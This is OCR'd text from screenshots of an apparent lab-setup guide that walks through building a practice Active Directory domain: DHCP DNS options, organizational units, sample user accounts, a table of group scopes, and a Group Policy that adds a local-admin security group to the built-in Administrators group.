
Parent domain: practicalth.com

To configure scope clients to use DNS servers on your network, enter the IP addresses for those servers.

Server name:


IP address:

172.21.14.2
192.168.0.1




Name	Type	Description
practicalth.c...	Domain	
		Folder to store your favo...

Create a new object...




Name	Type	Description
Computers	Organizational Unit	
Groups	Organizational Unit	
Printers	Organizational Unit	
Users	Organizational Unit	


- GivenName
- Surname
- StreetAddress
- City
- Title
- Username
- Password
- Country abbreviation
- TelephoneNumber
- Occupation



Name	Type	Description
Cordoba, Carrie	User	
Dean, Maryanne	User	
Fay, Rebecca	User	
Mann, Justin	User	
Marcello, Lillian	User	
Veras, Cristi	User	



Scope	Possible Members	Scope Conversion	Can Grant Permissions	Possible Member of
Universal	Accounts from any domain in the same forest Global groups from any domain in the same forest Other Universal groups from any domain in the same forest	Can be converted to Domain Local scope Can be converted to Global scope if the group is not a member of any other Universal groups	On any domain in the same forest or trusting forests	Other Universal groups in the same forest Domain Local groups in the same forest or trusting forests Local groups on computers in the same forest or trusting forests
Global	Accounts from the same domain Other Global groups from the same domain	Can be converted to Universal scope if the group is not a member of any other global group	On any domain in the same forest, or trusting domains or forests	Universal groups from any domain in the same forest Other Global groups from the same domain Domain Local groups from any domain in the same forest, or from any trusting domain
Domain Local	Accounts from any domain or any trusted domain Global groups from any domain or any trusted domain Universal groups from any domain in the same forest Other Domain Local groups from the same domain Accounts, Global groups, and Universal groups from other forests and from external domains	Can be converted to Universal scope if the group does not contain any other Domain Local groups	Within the same domain	Other Domain Local groups from the same domain Local groups on computers in the same domain, excluding built-in groups that have well-known SIDs



New Object - Group

Create in: practicalth.com/PRACTICALTH/Groups/Security

Group name:

SEC_DL_PTH_WADM

Group name (pre-Windows 2000):


SEC_DL_PTH_WADM

Group scope


● Domain local
○ Global
○ Universal

Group type

● Security
○ Distribution



Allows you to add the selected objects to a group you select.



Select Groups

Select this object type:


Groups or Built-in security principals


From this location:

practicalth.com


Enter the object names to select (examples):

SEC_DL_PTH_WADM


Group Policy Management
File
Action
View
Window
Help
Group Policy Management
Forest: practicalth.com
Domains
practicalth.com
Default Domain Policy
Domain Controllers
PRACTICALTH
Computers
Clie
Serv
Groups
Printers
Users
Group Poli
WMI Filters
Starter GPO
Sites
Group Policy Mod
Group Policy Resu
Clients
Linked Group Policy Objects
Group Policy Inheritance
Delegation
Link Order
GPO
Enforced
Link Enabled
GPO Status
Create a GPO in this domain, and Link it here...
Link an Existing GPO...
Block Inheritance
Group Policy Update...
Group Policy Modeling Wizard...
New Organizational Unit
View
New Window from Here
Delete
Rename
Refresh
Properties
Help
Create a GPO in this domain



There are no items to show in this view.



Action: Update

Group name: Administrators (built-in)

Rename to:

Description:

□ Delete all member users

□ Delete all member groups

Members:

Name	Action	SID


Name:

Action: Add to this group

Select this object type:
User or Group

From this location:
practicalth.com

Enter the object name to select (examples):
SEC_DL_PTH_WADM



